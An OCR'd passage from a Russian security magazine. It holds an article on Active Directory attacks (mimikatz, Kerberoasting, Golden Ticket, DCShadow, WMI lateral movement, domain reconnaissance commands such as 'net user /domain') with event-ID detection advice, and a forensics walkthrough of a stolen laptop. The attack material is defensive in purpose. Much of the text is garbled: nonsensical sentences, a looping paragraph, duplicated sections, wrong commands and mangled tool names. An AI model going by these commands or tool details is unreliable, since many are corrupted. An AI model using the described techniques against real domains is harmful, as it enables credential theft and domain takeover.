РАЗБИРАЕМ АТАКИ НА MICROSOFT ACTIVE DIRECTORY: ТЕХНИКИ ПРОНИКНОВЕНИЯ И ДЕТЕКТА

Антон Тарасов
Руководитель Отдела исследований и разработок Sec-Software
atarasov@sec-soft.com

За последние четыре года ни один Black Hat или DEF CON не обошелся без докладов на тему атак на Microsoft Active Directory. Большинство из них посвящено с новыми векторами и своим изобретениям, но не забывают и о советах, как можно их обнаружить и предотвратить. В этой статье мы рассмотрим популярные способы атак на AD и предложим рекомендации, которые помогут от них защититься.

ШЕСТЬ АТАК НА AD, КОТОРЫЕ НЕЛЬЗЯ НЕ ЗАМЕТИТЬ

Многие производители программного обеспечения для мониторинга и IB уже поддерживают в своих продуктах разнообразные техники атак злоумышленников. Рассмотрим некоторые из них.

Pass-the-Hash

Эта техника возможна благодаря архитектурным особенностям протокола аутентификации NTLM, разработанного Microsoft в девяностых годах прошлого века. Для того чтобы залогиниться на удаленном хосте, используется хеш пароля, хранящийся в памяти компьютера, с которого происходит аутентификация. Соответственно, его отгрузка можно извлечь.

Mimikatz

Для удобной эксплуатации Pass-the-Hash французской исследователь Бенжамен Делпи (Benjamin Delpy) в 2014 году разработал утилиту mimikatz. Она позволяет дампить из памяти clear-text-пароли и NTLM-хеши.

Brute Force

Если эксплуатируемых недостатков тех учетных данных, которые он извлек с одного хоста, он может попробовать и грубую силу, но действенной техникой подбора паролей.

net user /domain

Иногда хватить словарь имен пользователей возвращает только что, чтобы провести атаку Brute Force? Любому члену домена доступно выполнение команды **net user /domain**, которая возвращает полный список имен пользователей из AD.

Kerberoasting

Если же в домене в качестве протокола аутентификации используется Kerberos, то злоумышленник может прибегнуть к атаке Kerberoasting. Любой аутентифицированный в домене пользователь может запросить Kerberos-билет для доступа к сервису (Ticket Granting Service). TGS зашифрован мешком пароля учетной записи, от которой запущен целевой сервис. Злоумышленник, получив такие образом TGS, теперь может расшифровать его, подбирая пароль и не боясь блокировки, поскольку делает это офлайн. В случае успеха он получает пароль от исследуемой учетной с сервисом учетной записи, которая зачастую бывает привилегированной.

PsExec

После того как злоумышленник получил нужные учетные данные, перед ним встает задача удаленного исполнения команд. Для этого отлично подходит утилита PsExec из набора Sysinternals. Хуже хорошо себя зарекомендовала как среда IT-администраторов, так и среда злоумышленников.

СЕМЬ ЗАКЛИНАНИЙ АТАКУЮЩИХ ДЛЯ ЗАХВАТА ACTIVE DIRECTORY

Сейчас мы переходим к семи заклинаниям, благодаря которым атакующие могут получить полный контроль над Active Directory. Разделим их на четыре стадии:

1. Разведка.
2. Продвижение по AD.
3. Эксплуатация.
4. Захват домена.


Семь заклинаний атакующих, разделенных на четыре стадии

Стадия 1. Разведка

Начнем с разведки.

PowerView

Этот инструмент входит в популярный PowerShell-фреймворк для проведения тестирований на проникновение — PowerSploit. Также на него опирается инструмент BloodHound, строящий граф связей объектов внутри AD.



Граф связей объектов Active Directory

BloodHound сразу предоставляет такие возможности:


- найти аккаунты всех доменных администраторов;
- найти хосты, на которых залогинены доменные администраторы;
- построить кратчайший путь от хоста атакующего до хоста с сессией доменного администратора.

Последний пункт дает ответ на вопрос, какие хосты нужно взломать атакующему, чтобы добраться до учетки доменного администратора. Такой подход сильно сокращает время на получение полного контроля над доменом.

PowerView отличается от встроенных утилит для получения данных об объектах AD (например, **net.exe**) тем, что он работает по протоколу LDAP, а не SAMR. Для обнаружения этой активности подойдет событие 1644 с контроллера домена. Логирование данного события включается добавлением соответствующего значения в реестре:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NTDS\Diagnostic\
\5 Field Engineering = 5
```

Успешный запрос по LDAP (Event 1644)



Отправка 1644 с контроллеров DMP запроса

Стоит обратить внимание на то, что таких событий может быть довольно много, и хорошо бы использовать дополнительно ограничения, которые будут делает то проверку, поскольку LDAP — это clear-text-протокол, соответственно, все запросы в трафике плетут вовны.

LDAP Search Request


Еще одна важная особенность этого фреймворка — он написан на чистом PowerShell и не имеет зависимостей. И здесь для детектирования нам поможет появившаяся в PowerShell версии 5 возможность расширенного аудита. Событие 4104 показывает тело скрипта, в котором мы можем поискать характерные для PowerView названия функций.

PowerShell v5 Event ID 4104

SPN Scan

Эта техника может заменить атакующему запуск Nmap. После того как атакующий разобрался, какие пользователи и группы есть внутри AD, для поиска хостов которым ему понадобится информация, какие есть сервисы.

Service Principal Name



Обычно это решается сканированием портов уязвимой Nmap. Но теперь ему атакующий можно получить и из AD — она так кричится в виде так называемых SPN (Service Principal Names). SPN состоит из service/class, он уникален для каждого типа сервиса, затем идет hostname и фаркм FQDN и для некоторых сервисов — port.

- SQL servers, instances, ports, etc.
  MSSQLSvr/adsmsSQLAP01.corp.com:1433
- Exchange
  exchangeDB/DiabdsmsEXCAS01.corp.com
- RDP
  TERMSER/adsmsEXCAS01.corp.com
- WinRM / PS Remoting
  WSMAN/adsmsEXCAS01.corp.com
- VMWare VCenter
  STS/adsmsVC01.corp.com

Примеры SPN

WWW

- Полный список Service Principal Names

Обнаружить SPN Scan также поможет аудит событий LDAP.

Важно отметить, что SPN scan имеет такое преимущество перед сканом Nmap: он менее шумный. При использовании Nmap тебе нужно подключиться к каждому узлу и спрашивать сотни пакетов на тот диапазон портов, который ты указал. А для получения списка SPN нужно отправить всего один запрос.

Remote Sessions Enumeration

Важной задачей перед атакующим на этапе latéral movement становится определение, какой пользователь на какой машине залогинен. Либо у него уже есть учетные данные пользователя (или хеш Kerberos-тикет) и он ищет хосты, куда можно беспрепятственно залогиниться. Либо он в поисках хоста, где есть живая сессия доменного администратора.

Тогда серьезный сценарий: сисло → компромиссия любого хоста → запуск mimikatz → профит.

Для обнаружения данной техники можно использовать два события: 4624 — это успешный логон на удаленной системе с логон-тайпом 3, в таком событии доступна и сетевой адрес IPCS, и нюанс: назначение пайпа — smbv. Почему пайп так интересен, можно прочить из графика.

Logon Event ID 4624 on Target Host

IPCS Access Event ID 5145

В левой части в красных рамках обращения к SMB, затем обращения к пайпу — **srvsvc**. Вот этот пайп позволяет взаимодействовать по специальному протоколу Server Service Remote Protocol. Конечным хостам он позволяет получать от него различную административную информацию, в том числе сервер запросов есть такой, который называется NetSessionEnum. В результате этого запроса возвращается полный список залогиненных на удаленной системе пользователей с IP и именем пользователя.

INFO

В MaxPatrol SIEM мы сделали детект на основе сессии этих двух событий с учетом status. И аналогичный детект по трафику в PT Network Attack Discovery

Продолжение стр. 36

ПОГРУЖЕНИЕ В AD

РАЗБИРАЕМ АТАКИ НА MICROSOFT ACTIVE DIRECTORY: ТЕХНИКИ ПРОНИКНОВЕНИЯ И ДЕТЕКТА


Стадия 2. Продвижение по AD

Overpass-the-Hash

Pass-the-Hash. Что атакующий может сделать, если у него есть NTLM-хеш? Он может провести атаку Pass-the-Hash — но на нее уже есть детекты. Поэтому был найден новый вектор — атака Overpass-the-Hash.

Протокол Kerberos был разработан специально для того, чтобы пароли пользователей в том или ином виде не передавались по сети. Для этого на своей машине пользователь вешает своего пароля шифрует запрос на аутентификацию. В ответ Key Distribution Center (специальная служба, которая хранится на контроллере домена) выдает ему билет на получение других билетов — так называемый Ticket-Granting Ticket (TGT). Теперь клиент почитается аутентифицированным, и с помощью билета чаром он может обращаться за билетами для доступа к другим серверам. Соответственно, если атакующий сделает ноу-пошаговую, например ERP-системы или базы данных, атакующий может выступить прогуле для себя и успешно авторизоваться на этом сервисе.

Как детектить. Если атакующий использует PowerShell-версию mimikatz для этой атаки, то здесь, на помощь приходит журналирование тела скрипта, потому что «Invoke-Mimikatz» — весьма примечательная строка.




Или же 4688 — событие запуска процесса с расширенным аудитом командной строки. Даже если бинарь будет переименован, то по командной строке мы обнаружим очень характерную для mimikatz комбинацию.

По графику Overpass-the-Hash можно детектить на основе аномалии, которая возникает в результате того, что Microsoft рекомендует для текущих доменов использовать для шифрования аутентификации ещё AES-256. А mimikatz, когда отправляет данные authentication request, шифрует их с помощью устарелого RC4.

В графике наблюдается ещё одно отличие из-за особенностей mimikatz. Оно основано на разнице набора шифров в легитимном домене и том, что отправляет mimikatz.

Golden Ticket

Что атакующий может сделать, если у него есть хеш пароля специальной учетной записи, которая называется krbtgt? Рамки мы рассматриваем случай, когда пользователь мог быть непривилегированным. Сейчас мы рассмотрим ремаин пользователя, хешем пароля которого подтыкивается абсолютно все билеты на получение других билетов (TGT). Соответственно, злоумышленник больше не обращается к Key Distribution Center, он сам у себя генерирует этот билет, поскольку Golden Ticket по сути и есть TGT. Затем он уже может отправить запросы на аутентификацию на любом сервере внутри AD, причем на неограниченное время. В итоге он бесконечственно обращается к этому ресурсу — Golden Ticket неопрокиньтельно называется золотым.




Как детектить по событиям. Существует событие 4768, говорящее о том, что был выдан TGT, и событие 4769, говорящее о том, что был выдан сервисный билет, который необходим для аутентификации на каком то сервере внутри AD.

Здесь мы можем играть на разнице: так как при атаке Golden Ticket не запрашивают TGT у контроллера домена (он генерирует его самостоятельно), а TGS ему запрашивать необходимо, то, если мы обнаруживаем разницу в полученных TGT и TGS, можем предположить, что происходит атака Golden ticket.


Стадия 3. Эксплуатация

После того как задача аутентификации для удаленного исполнения, он отлично подходит для задач злоумышленника. Последнее несколько лет в тренде понятие living off the land («жить с земли», что означает пользоваться встроенными в Windows механизмами. В первую очередь, потому, что позволяет маскировался под легитимную активность.



На скриншоте — использование встроенной утилиты wmic. Ей указывается адрес хоста, к которому нужно подключиться, учетные данные, которые process call create и команда, которую необходимо выполнить на целевом хосте.

Как детектить. По связке событий удаленного логона 4624 (обратил внимание на Logon ID) и событию 4688, говорящему о запуске процесса с command line. 4688 — можно увидеть, что родитель запускаемого процесса — WmiPrvSE.exe, это специальный сервисный процесс WMI, который используется для удаленного администрирования. Вверх команда, которую мы отправляли под user jdoe, а root. ID совпадает с событием 4624. Соответственно, мы можем совершенно точно сказать, с какого хоста запущена данная команда.



Детект по графику. Здесь мы явно видим характерные слова Win32 process create, а также command line, которая отправляется на запуск. На скриншоте — недавно встреченная нами аномалия, которая распространилась в вертелянные по принципу, схожему с WannaCry, только вместо шифрования файлов она устанавливала майнер. Матерь несла с собой mimikatz и Ethernalblue, она давилила учетки, с их помощью получалась на все те хосты, до которых могла дотянуться по сети. С помощью WMI она запускала на них PowerShell, скачивала PowerShell payload, который опять же содержал в себе mimikatz, Ethernalblue и майнер. Таким образом получалась цепочка заражения.

Рекомендации к стадиям 1–3

1. Создание доменных учетных записей с паролем для сервисных учетных записей. Это не оставит злоумышленнику шанса провести атаку Kerberoasting, так как брутить придется очень долго.
2. Логирование PowerShell. Поможет обнаружить использование многих современных инструментов для атак на AD.
3. Перевод на Windows 10, Windows Server 2016. Microsoft создала Credential Guard, которая не сделает сделать из памяти NTLM-хеши и билеты Kerberos.
4. Отсрочка разграничения ролей. Отвечает сделать в одной роли администратора AD DC всех серверов и рабочих машин.
5. Двойная сетка паролей krbtgt (это та самая учетная запись, которой подписываются TGT-билеты). Каждый год, от после ухода администратора AD.
6. Мониторинг:
   - менять нужно каждые два, так как хранится текущий и предыдущий пароль;
   - менять каждый год, а также после ухода доменного администратора. Даже можно запускать раз в полугодие, чтобы злоумышленник не использовал Golden Ticket, изменение пароля делает его Golden Ticket бесполезным. И они снова прыгнет начинать всю цепочку.
7. Средства защиты с непрерывной обновляющейся экспертной базой знаний. Необходимо для обнаружения реальных актуальных атак.

Стадия 4. Захват домена

DCShadow

24 июня 2018 года на конференции Microsoft BlueHat в Израиле Бенджамин Делпи и Вендзел Ле Ту (Vincent Le Toux) представили новый модуль mimikatz, который реализует атаку DCShadow. Суть атаки в том, что злоумышленник, контролер домена, чтобы изменить и создавать новые объекты в AD через репликацию. Использование данного модуля, вырезать минимальный набор Kerberos SPN, необходимый для проходжения процесса репликации, — их требуется всего лишь два. Кроме того, они предоставили специальную фичу-опцию, которая запускать запускать репликацию контроллеров домена. Авторы атаки понимающего не как атаку, которая сделает твой SIEM слепым. Так как подделывай контролера домена не отправляет событий в SIEM, это значит, что злоумышленник могут творить темные дела с AD и SIEM об этом не узнает.




Схема атаки на той сетке, с которой производится атака, необходимо добавить два SPM, которые нужны, чтобы другие доменн-контроллеры могли аутентифицироваться по Kerberos для репликации. Поскольку согласно спецификации контроллер домена представлен в базе AD объектом класса nTDSDSA, необходимо такой объект создать. И в завершение вывесть репликацию с помощью флагов DRSReplicaSync.

Как детектить. Каким образом DCShadow выглядит в трафике. По графику отчетливо видим добавление нового объекта в схему конфигурации типа домен-контроллер, а затем принудительный запуск репликации.

Хотя авторы атаки и говорят, что SIEM обнаружить не не поможет, мы нашли способ, как можно дать помочь службе ИБ, что в сети подозрительная активность.

Благодаря тому что наша корпорация знает список легитимных доменн-контроллеров, она сделайшись, когда производит репликацию с доменн-контроллера, не входящего в этот белый список. Соответственно, подразделение ИБ, может проверить расследование и уже понять, это легитимный доменн-контроллер, который добавила ИТ-служба, или атака DCShadow.

ЗАКЛЮЧЕНИЕ

Пример DCShadow показывает, что появляются новые векторы атак на периметре. В этом основе ИБ-событий очень важно обратить на графике воспыть смотреть дальше и анализировать. Кстати, в Pt Expert Security Center исследуем новые угрозы и разрабатываем для них способы и инструменты обнаружения. И готовы делиться этой информацией и дальше. ☕

ТАЙНА КАЗНАЧЕЙСКОГО НОУТБУКА

ИСПОЛЬЗУЕМ ФОРЕНЗИКУ, ЧТОБЫ РАСКРЫТЬ ОГРАБЛЕНИЕ

Юлия Пинчукова

Сегодня нас ждет по-настоящему интересная и актуальная задача, а точнее — работа расследование из серии «куда ушли большие деньги». Мы расследуем кейс с корпоративным ноутбуком на Windows 10, стащенный прямо из-под носа «Ростелекома». А может быть, сотрудники компании просто грохнули данные, спрятанные на этом компьютере? Сегодня узнаем. Вперед, на поиски истины!

INFO

Другие статьи по форензике:

- Мониторим, фиксируем, тащим, пишем, портим, полезные материалы
- Мониторим, фиксируем, тащим, исследуем данные, пишем в хронологии артефакта

ПРЕДЫСТОРИЯ ИНЦИДЕНТА

Итак, перед нами ноутбук, выданный на базе Enjoy Windows 10, который выдает в корпоративе домен и использовался на основном рабочем месте. Ноутбук принадлежит Ивану Ивановичу, который, по предварительным данным, уволился с компании сразу после того, как обнаружил пропажу. Вот немедленно вывод с суда Ивана Ивановича. Сотрудник, который, по предварительным данным, украл корпоративную, выставленные все собаки и условия так, чтобы не подкопаться. Ивану Ивановичу, по предварительным данным, украл ноутбук и ноутбуку. В первом случае мы сделаем акцент на поиске артефактов, которые могут свидетельствовать о том, что ноутбук использовался для ограбления, во втором случае будем фиксировать артефакты взлома (системные средств защиты, использованные злоумышленником и кражуноутбука ПО).

Стоит сказать, что на ноутбуке установлены средства защиты, обеспечивающие нетипичное базовый уровень безопасности. Это находит на мысль о нелегитимном использовании ноутбука. Однако, как было уже сказано, ноутбук мог использовать за пределы офиса с активным веб-доступом домена, где сам ноутбук и принадлежит. Поэтому, чтобы не ограничивать себя в выборе инструментов форензики, в случае с основным, будем использовать как домен, так и на местном доме (основные средства форензики, кроме, конечно, в разделе «Кража ноутбука», «Кражи ноутбука» будем прописывать.

WARNING

Всегда вели в очень внимательной, какие именно действия в для какой цели в ноутбуке. Не рекомендуется производить в ноутбуке, который вы собираетесь исследовать, в ноутбуке, который вы хотите получить данные (криминалистическая фиксация-только). Не запуск, не редакция и ничего такого. Не любой ущерб, причиненный из-за неправильного использования материалов данной статьи.

Кражи

Допустим, рассмотрим этот ноутбук собственно. Кто что именно в своем ноутбуке, что, конечно, отсутствует вначале, пока. Мы, конечно, не можем пока точно как обнаружить, мы, конечно, не можем, но, конечно, мы можем. Сегодня. Сегодня, конечно, мы можем, конечно, мы можем. Сегодня, конечно, мы можем, конечно, мы можем. Сегодня, конечно, мы можем, конечно, мы можем


ТАЙНА КАЗНАЧЕЙСКОГО НОУТБУКА

ИСПОЛЬЗУЕМ ФОРЕНЗИКУ, ЧТОБЫ РАСКРЫТЬ ОГРАБЛЕНИЕ

Создаем дамп RAM исследуемого ноутбука


После того как мы создали дамп жесткого диска, следует сделать аналогичный, но уже оперативной памяти, так как там можно найти очень много артефактов, особенно если дело касается поиска следов инфицирования или установки левого софта на машину. Для этого мы возьмем две тулзы — DumpIt из пакета Comae Memory Toolkit и подобную ей Belkasoft RAM Capturer. Полученные .mem-образы можно будет открыть для парсинга в Volatility, Rekall, или Belkasoft Evidence Center.

Первый дамп делаем, используя DumpIt.




Создание образа RAM в программе DumpIt

Второй дамп RAM мы сделаем в Belkasoft RAM Capturer.




Создание образа RAM в программе Belkasoft RAM Capturer




Окно программы создания дампа RAM в программе Belkasoft RAM Capturer

Настало время открыть полученный нами дамп RAM в комбайне под названием Belkasoft Evidence Center.




Результат монтирования образа памяти в Belkasoft Evidence Center


Образы HDD-диска, полученные на самом первом шаге, с легкостью можно скормить Arsenal Image Mounter.



Окно мастера монтирования образа HDD в Arsenal Image Mounter



Список образов, готовых к монтированию, в Arsenal Image Mounter



Главное окно Arsenal Image Mounter

Продолжение статьи →

ТАЙНА КАЗНАЧЕЙСКОГО НОУТБУКА


ИСТОРИЯ ОДНОЙ ОТАКИ И ЧТО МЫ РАСКРЫЛИ ОТРАЖЕНИЕ

ПОИСК АРТЕФАКТОВ


В самом начале нетворк бы полезнеть некоторую информацию о профиле пользователя. Сделаем мы это с помощью Registrar Registry. Изучила какие вот системные информации о том, какие дисковые учетной записи и самих парролк. UEFI: мы, количество входов в системы, для неудачных попыток, имеющиеся группы и пять и прочиеть показаниеи.

Также мы можем получить полный список пользователей с помощью net localgroup administrators. Самый быстрый способ — это запустить из CMD встроенные утилиты:

- `c:\users\alice> whoami` — выведет имя всех процессов в текущем окне;
- `c:\users\alice> /svc` — выведет список всех работающих сервисов в системе;
- `c:\users\alice> c:\windows_list.txt` — выведет данные о процессах сохраняется в текстовый файл с именем процесса, list.



Результат выполнения команды tasklist /svc



Результат выполнения команды tasklist /svc на Windows Server


Еще один интересный вариант — это любой альтернативный Task Manager, к примеру Process Explorer, или Process Explorer.

Процессы с Process Explorer в Active Task Manager

Процессы с Process Explorer в Active Task Manager

Процессы с Process Explorer в Active Task Manager

А теперь, допустим мы захватили несколько специальных зараженных файлов-документов, которые в клиентах под общим названием Stuxnet-X. Для просмотра результатов анализа с помощью нетворк-клиента **netstat**.



Результаты выполнения команды netstat

Мы знаем тип системного пакета, в после исполнения команды пинга она позволит просмотреть неразмеченные области диска:

```
mdls -t dos D:\MP_Log_Forensic.E01
```

Результаты выполнения команды mdls

Далее мы можем использовать Platform Layer Tools, позволяющие просмотреть удаленные файлы и неразмеченные сегменты.

```
fls -o 1635648 D:\MP_Log_Forensic.E01
```

Что теперь? Создадим новый bodyfile — файл загрузку с помощью все том же fls. Это позволит нам выстроить таймлайн активности в системе (англ. timeline of the activity). Запишем полученный данные в файл **bodyfile.txt**.

```
fls -r -m "/" -o 1635648 D:\MP_Log_Forensic.E01 > bodyfile.txt
```

Запись данных полученных данных с помощью fls в файл bodyfile.txt

После того как мы создали **bodyfile.txt**, мы можем запсать утилиту mactime из пакета sleuth-kit. Запишем полученные данные в файл **bodyfile.txt**.

```
mactime -d -b bodyfile.txt -z Timeline.csv
```

Результаты выполнения команды mactime

Когда, все тебе необходимо сохранить по использованные утилитам из пакета Sleuth Kit:

- mmstat — информация о типе системных томов и таблицы разделов диска;
- fsstat — информация о данном месте, удаленных и обходных файлах;
- fls — информация о MC, включая серийный номер тома, ID, размер кластера, смещение от начала;
- ils — информация о удаленных файлах в директории или всем диске;
- icat — создание файлового вектора(в файлов) системы из данных полученных от fls.

Давайте попробуем найти удаленные файлы или то, что от них еще осталось. Где из самых первых уже знаем — в Analyze и из Analyze из Обучения Sleuth Kit.

Мастер запуска Autopsy

Результаты поиска удаленных с файлов файлов в программе Autopsy

Неплохим вариантом будет еще проверить NirSoft'ом(всей утилитой Windows Forensics и пошарить остаток файлов, сохраненными в Windows Admin Wiki Shell.

Просмотр удаленных файлов утилит в программе Windows Forensics

Просмотр удаленных файлов утилит в программе Windows Forensics

Просмотр удаленных файлов утилит в программе Windows Forensics

Следующим шагом будет анализ системного реестра. В нем пойдет три тулза Windows Registry Analyzer из пакета Magnet AXIOM, RegRipper и Registry Explorer.

Анализ данных MS Excel в программе RegRipper 2.8

Анализ данных MS Excel в программе Registry Explorer

Анализ данных MS Excel в программе RegRipper

Просмотр значений MS в программе Registry Explorer

Для того чтобы просмотреть удаленный софт, можно кликнуть файл — базу данных NTUSER.DAT по пути домашней директории:

```
NTUSER.DAT:SOFTWARE\Microsoft\Windows\CurrentVersion\
Explorer\RunMRU
```

Глобальные значения автозапуска SID, которые содержат в себе рекомендованные, данные, объекты COM -подписанных программ, которые запускаются сами, и которые пользователь, обращается в системе адресата в виде:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\
Explorer\StartupApproved
```

Списки IOs-клиентов(приложений) или сервера Apple's Bonjour:

```
Все всегда для всех рамок подключающихся к компьютерам SID устройства так
же сохраняется в папке реестра:
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Bonjour
```

Беспроводные сети Wi-Fi SSID, к которым компьютер когда-либо подключался. Порт, адресация и время:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters\Interface
```

Для тех, кто может бывывать знаешь об интересных местах Windows Registry, помимо вышеуказанных стандартных Windows Analysis Of The Windows Registry.

Продолжение Статьи →

Шпаргалка исследователя: интересные места реестра

Ключ HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\ — запуск приложений при входе в систему.

Глобальные значения автозапуска SID, которые содержат в себе рекомендованные данные, объекты COM -подписанных программ, которые запускаются сами, и которые пользователь, обращается в системе адресата в виде:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\
Explorer\StartupApproved
```

Списки IOs-клиентов(приложений) или сервера Apple's Bonjour:

```
Все всегда для всех рамок подключающихся к компьютерам SID устройства так
же сохраняется в папке реестра:
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Bonjour
```

Беспроводные сети Wi-Fi SSID, к которым компьютер когда-либо подключался. Порт, адресация и время:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters\Interface
```

Для тех, кто может бывывать знаешь об интересных местах Windows Registry, помимо вышеуказанных стандартных Windows Analysis Of The Windows Registry.

Продолжение Статьи →


ТАЙНА КАЗНАЧЕЙСКОГО НОУТБУКА

ИСПОЛЬЗУЕМ ФОРЕНСИКУ ЧТОБЫ РАСКРЫТЬ ОГРАБЛЕНИЕ

Сетевой стек

Для просмотра активных сетевых подключений на сервере ауры можно воспользоваться обычной командой цепочки netstat:

```
netstat -a
```




Просмотр активных подключений командой netstat

Среди всего выводя нас больше всего интересует следующая статистика:

- CLOSED — соединение закрыто, сокет не используется;
- LISTEN (LISTENING) — ожидает входящих соединений;
- ESTABLISHED — соединение установлено (данные передаются).

И еще дополнительные опции вывода:

```
// Список соединений TCP
netstat -at
// Список соединений UDP
netstat -au
// Список всех открытых входящих портов
netstat -ln
```




Вывод сетевого соединения по TCP

Вывод сетевого соединения по UDP

Аналогичный выводу можно посмотреть и в графическом режиме, используя кроссплатформу утилиту TCPView:

Просмотр сетевых клиентов в программе TCPView


Еще одна специальная утила — NirSoft/Mirror. Помимо фич, которые имеются у описанных выше программ, в NirSoft/Mirror есть опция извлечения файлов из протоколов FTP, HTTP, HTTP POPO, IMAP, экспорт сертификатов X.509 certificates из SSL-сессий, дампаутилит GRE, 802.1Q, PPPoE, WLAN, опрашивает чип геолокации по IP, экспорт результатов в CSV, Excel, XML, CASE, JSON LD.



Данные по IP-адресу, сгенерированные программой NirSoft/Mirror

Анализируем корзину (Recycle Bin)

Не секрет, что шарить данные, побывавшие в корзине, все еще можно просмотреть, даже если файлы были удалены (в терминологии Windows, корзина очищена). Используем, будем большой лис под названием RecBat Forensic.



Интерфейс программы RecBat Forensic

Вот и долгий очередь до анализа логов (системных журналов). В работе будет участвовать Microsoft Log Parser — утилита для анализа логов разработчиков Nir-Soft, а также Magnet AXIOM for computers.

Сервер сжал уязвимо FullBeat-журнал для просмотра логов Windows


Просмотр системных логов в Magnet AXIOM for computers

Итак, какие события нас будут интересовать в первую очередь:

- Account Logon — вход в систему (аутентификация учетной записи);
- Account Mgmt — изменение учетной записи (переименование в группу, переименование, назначение пароля и т.д.);
- Logon Events — вход в учетную запись / выход из нее;
- Directory Service — просматриваемые объекты из Active Directory;
- Object Access — аудит доступа к какому либо объекту ОС;
- Policy Change — изменение политики безопасности;
- Privilege Use — выполнение каких-либо команд от имени администратора или другого привилегированного пользователя;
- Process Tracking — трекит событий, связанных с системными процессами;
- System Events — загрузка и завершение работы ОС (а так чисто сбой).

Более подробный анализ событий Windows Forensics и прочерпывающие на ID можно глянуть в журнале сетевых Хобби и на страничке проекта Sans.org.

Следующий шаг — расчет. Как правило, нам нужно выяснить не программы, которые были установлены, запущены или поздние удалены в какой-то момент. В работе будем использовать уже знакомый нам ранее ReCover Forensic.



Link file analysis в Magnet AXIOM for computers

Ну и в завершение всех проходов мы еще на всякий случай просмотрим встроенные в операционку приложения — Энди, Office и Edge, вдруг найдем там что-нибудь интересное. Для браузера Edge заходим уже знакомо Magnet AXIOM for Internet Center. Тоб мы потрошили кое-какие данные мы попытаемся извлечь из файла подкачки Pagefile.sys.


Анализ выборки объектов логов в Belkasoft Evidence Center Analyzer

Напоследок из всему перечисленному добавим Skype. Кстати, для сайта сгодить с полезной для нас информацией хранится в директории:

```
C:\Users\ЛОБЕЛЯМЕЧЕ\AppData\Roaming\Skype\.
```

хотя не помешало бы поискать папку с именем Skype по всему винту, поскольку мисоидкер мог быть установлен кастомно или запущен как портабельное.

Наша пушка Belkasoft Evidence Center извлекает данные из указанного файла профиля, а так же чаты SQLite-чаты, незамеченные область дампа, синхронизированные файлы из чатов, данные из pagefile.sys и hiberfil.sys. Если в куче даже замечательных утилита — Belkasoft Carver от все тех же ребят из NirSoft.



Результаты выборки данных из подкачки профиля Skype утилитой Belkasoft Carver

Посмотрим на то что это может показаться детской забавой, в Windows-системах можно извлечь даже отдельные кусочки информации из оперативки.

```
Users\Downloads\AppData\Local\Microsoft\Windows\Notifications
```

Ими базы данных, содержащий историю нотификации, может меняться на каждой машине и зависит от кажно по внутренним параметров (расширение файла на «db»/«dbase» будет именно db). Чтобы их открыть, понадобится SQLite Manager. Запустим SQLite, нужно найти файлы «db» в

```
C:\Users\ЛОБЕЛЯМЕЧЕ\AppData\Local\Microsoft\Windows\Notifications
```

и просто добавим в менеджер, получить сано исторического выхода.

Аналогичная тема с головкой помощником Cortana у нее тоже есть база данных, хранящая историю и расположается она по пути:

```
